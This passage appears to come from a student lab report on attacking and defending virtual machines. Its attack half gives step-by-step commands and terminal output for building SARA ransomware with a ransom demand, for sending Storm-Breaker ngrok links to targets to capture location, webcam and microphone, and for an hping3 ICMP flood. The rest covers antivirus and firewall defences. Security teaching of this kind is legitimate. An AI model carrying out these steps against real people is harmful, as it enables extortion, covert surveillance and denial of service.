
Step 2: Upload the PNG of the app's logo to the SARA tool. Enter the unlock key, specify the name of the new app, and provide a threatening message for the victim.

```
kali352011@kali352011:~/SARA
File Actions Edit View Help
((((( )))))
((((( ))))) SARA - version 1.0
((((( )))))
((((( ))))) Author by @termuxhackers.id
((((( ))))) The author is not responsible
((((( ))))) for any issues or damage
((((( ))))) caused by this program
((((( )))))
((((( ))))) Use this tool for education purpose only
((((( ))))) Do you agree (y/n): y
((((( )))))
((((( ))))) SARA is a Simple Android Ransomware Attack
((((( ))))) The user can customize the App Icon, Name, Key and others.
((((( ))))) If you forgot the unlock key, just restart your phone !
> Kuala Lumpur, Malaysia, 08/12/2021 (02.44.36)
> Use \n for newline and CTRL + C for exit
* SET app_icon (PNG only): /home/kali352011/Desktop/kisspng-alibaba-group-logo-aliexpress-
* SET app_name: Alibaba
* SET title: Your phone has been hacked
* SET description: You to pay 1500RM or your data will delete by end of this day and your
phone will shut down forever by the end of the second day. Contact us via this email to re
cover your phon: kali352011@gmail.com
* SET unlock key: DNS_project
```

Step 3: The newly generated program is now ready to be handed to the victim.



Step 4: The new software has been successfully sent to the victim. Upon launching, the software will display a message, rendering all phone functionalities inaccessible.



2. Storm Breaker

Step 1: Write `cd Storm-Breaker` to redirect into Storm Breaker directory.

Step 2: Run `ls` command to view all files in the directory.

```
root@kali:~/akmal/Storm-Breaker
File Actions Edit View Help
(akmal㉿kali)-[~]
└─$ ls
Desktop Documents Downloads kernel_xiaomi_lavender Music Pictures Public Storm-Breaker Templates Videos
(akmal㉿kali)-[~]
└─$ sudo su
[sudo] password for akmal:
[root㉿kali)-[~/home/akmal]
└─$ cd Storm-Breaker
[root㉿kali)-[~/home/akmal/Storm-Breaker]
└─$ ls
images install.sh log module ngrok README.md requirements.txt Settings.json sounds st.py template
[root㉿kali)-[~/home/akmal/Storm-Breaker]
└─$
```

Step 3: Run `bash.install.sh` to install the required files to run the attack.

```
root@kali:~/akmal/Storm-Breaker
File Actions Edit View Help
[root㉿kali)-[~/home/akmal/Storm-Breaker]
└─$ bash install.sh
Storm-Breaker's dependencies installer
Github: https://github.com/ultrasecurity/Storm-Breaker/
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [42.8 MB]
Fetched 61.1 MB in 52s (174 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
neofetch is already the newest version (7.1.0-4).
php is already the newest version (2:8.1+92).
python3 is already the newest version (3.10.4-1+b1).
python3-pip is already the newest version (22.1.1+dfsg-1).
0 upgraded, 0 newly installed, 0 to remove and 456 not upgraded.
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line 1)) (2.27.1)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r ./requirements.txt (line 2)) (0.4.4)
Requirement already satisfied: ipapi in /usr/local/lib/python3.10/dist-packages (from -r ./requirements.txt (line 3)) (1.0.4)
Requirement already satisfied: psutil in /usr/local/lib/python3.10/dist-packages (from -r ./requirements.txt (line 4)) (5.9.1)
```

Step 4: To give executable permission to the StormBreaker python file, run the `python3 -m pip install -r requirements.txt` command.

```
100 13.1M 100 13.1M 0 0 260K 0 0:00:51 0:00:51 --:--:-- 282K
Dependencies installed successfully.
└─ root@kali:~/home/kali/Storm-Breaker
  └─ # ls
    Images install.sh log module ngrck README.md requirements.txt Settings.json sounds st.py template
  └─ root@kali:~/home/kali/Storm-Breaker
    └─ # pip install -r requirements.txt
Requirement already satisfied: requests <= 2.27.1; python >= 3.6 (from -r requirements.txt (line 1)) (2.27.1)
Requirement already satisfied: colorama in /usr/lib/python/dist-packages (from -r requirements.txt (line 2)) (0.4.4)
Requirement already satisfied: ipapi in /usr/local/lib/python10/dist-packages (from -r requirements.txt (line 3)) (1.0.4)
Requirement already satisfied: psutil in /usr/local/lib/python3.10/dist-packages (from -r requirements.txt (line 4)) (5.9.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
```

Step 5: Next, write a command `python3 st.py` to run the tool to start the attack.

```
File Actions Edit View Help
....::ccc:.. OS: Kali GNU/Linux Rolling x86_64
.....:::lx0. Host: VMware Virtual Platform None
.....::ld; Kernel: 5.16.0-kali7-amd64
.....::x, Uptime: 15 mins
.....::XXOC:,, Packages: 2464 (dpkg)
.....::ONKc;,;coK0dc',. Shell: zsh 5.8.1
.....::Oo: Resolution: 1920x947
.....::OM. WM: Xfwm4
.....::Nd Theme: Kali-Dark [GTK2/3]
.....::XO, Icons: Flat-Remix-Blue-Dark [GTK2/3]
.....::deodic;,. Terminal: qterminal
.....::cd00d:.. CPU: AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx (1) @ 2.096GHz
.....::d:;:.. GPU: 00:0F.0 VMware SVGA II Adapter
.....::l Memory: 751MiB / 1946MiB

[■] Choose one of the options below
[■] Get Normal Data [Without Any Permissions]
[■] Get Location [SMARTPHONES]
[■] Access Webcam
[■] Access Microphone
[■] Exit . . .

[STORM-BREAKER~@HOME] $ 0
```

Step 6: Run Option 1 which is Get Location [SMARTPHONES] to get the target location. The tool will ask to run the ngrok to generate two links. One link is sent to the target and the other one to the local host.

Step 7: Run `ngrok http 2897` to generate the link and send to the target.

```
root@kali:~# ./info.php
OS: Kali GNU/Linux Rolling x86_64
Host: VMware Virtual Platform None
Kernel: 5.16.0-kali7-amd64
Uptime: 18 mins
Packages: 2464 (dpkg)
Shell: zsh 5.8.1
Resolution: 1920x947
WM: Xfwm4
Theme: Kali-Dark [GTK2/3]
Icons: Flat-Remix-Blue-Dark [GTK2/3]
Terminal: qterminal
CPU: AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx (1) @ 2.09GHz
GPU: 00:0f.0 VMware SVGA II Adapter
Memory: 766MiB / 1946MiB

[+] Link : http://localhost:2897
[+] Please Run NGROK On Port 2897 AND Send Link To Target > ngrok http 2897
```

```
File Actions Edit View Help
ngrok by @inconshreveable
Session Status          online
Account                 kmlfahimi@gmail.com (Plan: Free)
Version                2.3.40
Region                 United States (us)
Web Interface          http://127.0.0.1:4040
Forwarding             http://26a4-103-53-32-21.ngrok.io → http://localhost:2525
Forwarding             https://26a4-103-53-32-21.ngrok.io → http://localhost:2525
Connections            ttl     opn      rt1      rt5      p50      p90
                        5       0        0.04    0.01    0.01    0.01
HTTP Requests
POST /info.php          200 OK
GET /loc.js              200 OK
GET /client.min.js       200 OK
GET /                   200 OK
GET /                   200 OK
```

Step 8: Target location was revealed and run N to continue the second attack.

```
File Actions Edit View Help
[+] Link : http://localhost:2525
[!] Please Run NGROK On Port 2525 AND Send Link To Target > ngrok http 2525
Os Name : Android
Os Version : 11
Os Ip : 10.51.38.23
CPU Core :
Browser Name : Chrome
Browser Version : 102.0.4904.10
CPU Architecture : Intel Atom
Resolution : 1920x920
Time Zone : Malaysia Time
Language : en-US
```

Step 9: Run Options 3 and 4 which are accessing the webcam and microphone of the target. The tool will ask to run the ngrok to generate two links. One link is sent to the target and the other one to the local host.

3. Hping3

Step 1: Ping the victim's IP Address which is 10.0.2.6 to make sure the packet can be sent to the intended recipient.

```
[kali㉿kali]:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.973 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.940 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.958 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.971 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.938 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.896 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.885 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.921 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=0.944 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=1.14 ms
64 bytes from 10.0.2.6: icmp_seq=11 ttl=64 time=1.81 ms
64 bytes from 10.0.2.6: icmp_seq=12 ttl=64 time=0.923 ms
64 bytes from 10.0.2.6: icmp_seq=13 ttl=64 time=0.940 ms
64 bytes from 10.0.2.6: icmp_seq=14 ttl=64 time=0.861 ms
64 bytes from 10.0.2.6: icmp_seq=15 ttl=64 time=0.969 ms
64 bytes from 10.0.2.6: icmp_seq=16 ttl=64 time=0.991 ms
64 bytes from 10.0.2.6: icmp_seq=17 ttl=64 time=0.964 ms
64 bytes from 10.0.2.6: icmp_seq=18 ttl=64 time=0.941 ms
64 bytes from 10.0.2.6: icmp_seq=19 ttl=64 time=0.984 ms
64 bytes from 10.0.2.6: icmp_seq=20 ttl=64 time=0.928 ms
64 bytes from 10.0.2.6: icmp_seq=21 ttl=64 time=1.10 ms
TTL=64
--- 10.0.2.6 ping statistics ---
21 packets transmitted, 21 received, 0% packet loss, time 2015ms
rtt min/avg/max/mdev = 0.753/0.958/1.139/0.083 ms
[kali㉿kali]:~$
```

Step 2: Write the command `hping3 -1 -c 3 10.0.2.6` to transmit a packet to the victim and the reply must be received.

```
[kali㉿kali]:~$ sudo su
[sudo] password for kali:
root@kali:/home/kali
# hping3 -1 -c 1 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.6 ttl=64 id=20521 icmp_seq=0 rtt+3.8 ms
-- 10.0.2.6 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.8/3.8/3.8 ms

root@kali:/home/kali
# hping3 -1 -c 3 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.6 ttl=64 id=20712 icmp_seq=0 rtt+7.9 ms
len=46 ip=10.0.2.6 ttl=64 id=20725 icmp_seq=1 rtt+6.8 ms
len=46 ip=10.0.2.6 ttl=64 id=20972 icmp_seq=2 rtt+6.8 ms

-- 10.0.2.6 hping statistic --
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 6.8/7.2/7.9 ms
root@kali:/home/kali
```

Step 3: Then, run the command `hping3 -1 --flood 10.0.2.6` to start the flooding on the victim.

```
[root@kali:/home/kali]
# hping3 -1 --flood 10.0.2.6
HPING 10.0.2.6 (eth0 10.0.2.6): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^[[B^[[B
```

DEFENSE

TOOLS

WINDOWS	LINUX
<ol style="list-style-type: none">1. AVG Antivirus2. Avast Antivirus3. Windows Defender Firewall (for Kage)4. Windows Defender Firewall (for Slowloris)5. Windows Defender Firewall (for Cain and Abel)	<ol style="list-style-type: none">1. Antivirus ClamAV2. Eset nod 32 Firewall3. XDP-Firewall


PLANNING

WINDOWS


1. AVG Antivirus

Defending against Phishing by using AVG Antivirus

Step 1: Install a third-party firewall. We have already fortified our defense using AVG antivirus, capable of detecting whether the victim machine has been attacked or not. In this instance, AVG antivirus detected an issue on the victim machine.



Step 2: Upon completing the scan, AVG antivirus will automatically remove the detected threat from the network.




2. Avast Antivirus

Defending against Ettercap by using Avast Antivirus

Step 1: To defend against potential Ettercap attacks, we've opted for Avast antivirus, relying on its advanced features and real-time scanning capabilities to create a robust barrier.



Step 2: Following the scan, we are assessing Avast antivirus's ability to detect any potential connection between the victim's machine and the attacker's, specifically evaluating its capacity to identify the exploit.



Step 3: Go to this link: <http://www.testphp.vulnweb.com/login.php> then enter the username and password, then click login on the Windows machine.

Step 4: If Ettercap attempts to launch an attack on the victim while Avast Antivirus is active, the antivirus can effectively thwart Ettercap's efforts to capture the data.

3. Windows Defender Firewall


Defending against Kage by using Windows Defender Firewall

Step 1: We decided to test the effectiveness of the initial Kage defense simulation. To begin, we accessed the security center on Windows XP and opened the firewall.



Step 2: In an attempt to retrieve the botnet file from the attacker, we ran the process again. Surprisingly, even with the firewall open, the file was still able to be downloaded.

A screenshot of a web browser window. The address bar shows 'Address: 10.0.2.15/test3.exe'. Below the address bar, a message says 'The page cannot be displayed' with a blue info icon. It explains that the page is unavailable due to network issues and suggests running 'Tools -> Diagnose Connection Problems...'. A red box highlights this suggestion. Below this, under 'Other options to try:', there's a bulleted list of troubleshooting steps. To the right of the browser window, a 'File Download - Security Warning' dialog box is open. It asks 'Do you want to run or save this file?'. It shows the file name 'test3.exe', type 'Application, 72.0 KB', and source 'From: 10.0.2.15'. It has 'Run', 'Save', and 'Cancel' buttons. A note at the bottom says 'While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?' with a link to 'What's the risk?'.




Step 3: Upon starting the botnet software, it also presents the Kage interface.


#	Platform	Architecture	Computer Name	Host	Port	Payload	Search
0	windows	x86	XP-03791D FDBAFBIXP @ XP-0379 1DFDBAFB	10.0.2.5	1127	meterpreter	Interact Remove

The test shows that the Windows XP firewall cannot stop software downloads, likely due to its weakness against botnet malware. This implies that Windows XP's firewall is not very effective in protecting against botnet attacks.

Consequently, despite identifying the file as part of the attacker's botnet, we are unable to eliminate it.



Step 4: Given our knowledge of the attacker's IP address, we can use host limitation to block their IP address, effectively putting a stop to the botnet's activities.




Step 5: We can notice that the platform is no longer present in Kage.

The screenshot shows the Kage web application's 'Sessions' dashboard. The left sidebar has 'Dashboard' and 'Sessions' selected. The main area shows a table with columns: #, Platform, Architecture, Computer Name, Host, Port, Payload, and Search. A blue circular button is at the top right of the table. Below the table, it says 'No Data'.

Step 6: We can see that the session has concluded, thanks to the meterpreter.

[meterpreter](#) >
[*] 10.0.2.5 - Meterpreter session 1 closed. Reason: Died

Step 7: Following this, we can successfully remove the entire botnet program from the computer.



This outcome demonstrates that limiting the attacker's IP address is the best strategy to terminate the botnet malware.

4. Windows Defender Firewall

Defending against Slowloris by using Windows Defender Firewall

Step 1: Commence by opening the Control Panel from the Windows tab.

10

Adjust your computer's settings



System and Security

Review your computer's status

Back up your computer

Find and fix problems

Step 2: Subsequently, select System and Security.



Windows Firewall

Check firewall status | Allow a program through Windows Firewall

Step 3: In the System and Security. It will provide us with a Windows firewall.

through Windows Firewall

Change notification settings


Turn Windows Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network


Step 4: Within the firewall settings, locate the option to turn the firewall on or off and click on it.



Step 5: Observe that the color on the page remains red, indicating that the firewall is still turned off.




Step 6: On this page, we should tick the options on the firewall and click Okay to make the system do what we desire.




5. Windows Defender Firewall

Defending against Cain and Abel by using Windows Defender Firewall

Step 1: Turning on Windows Firewall in Windows entails configuring rules to regulate the traffic coming into and going out of our network.




Step 2: To stop an intruder from accessing Windows, the Windows firewall generates security alerts.



LINUX

1. Antivirus ClamAV

Step 1: Ubuntu Linux does not come with antivirus software by default.



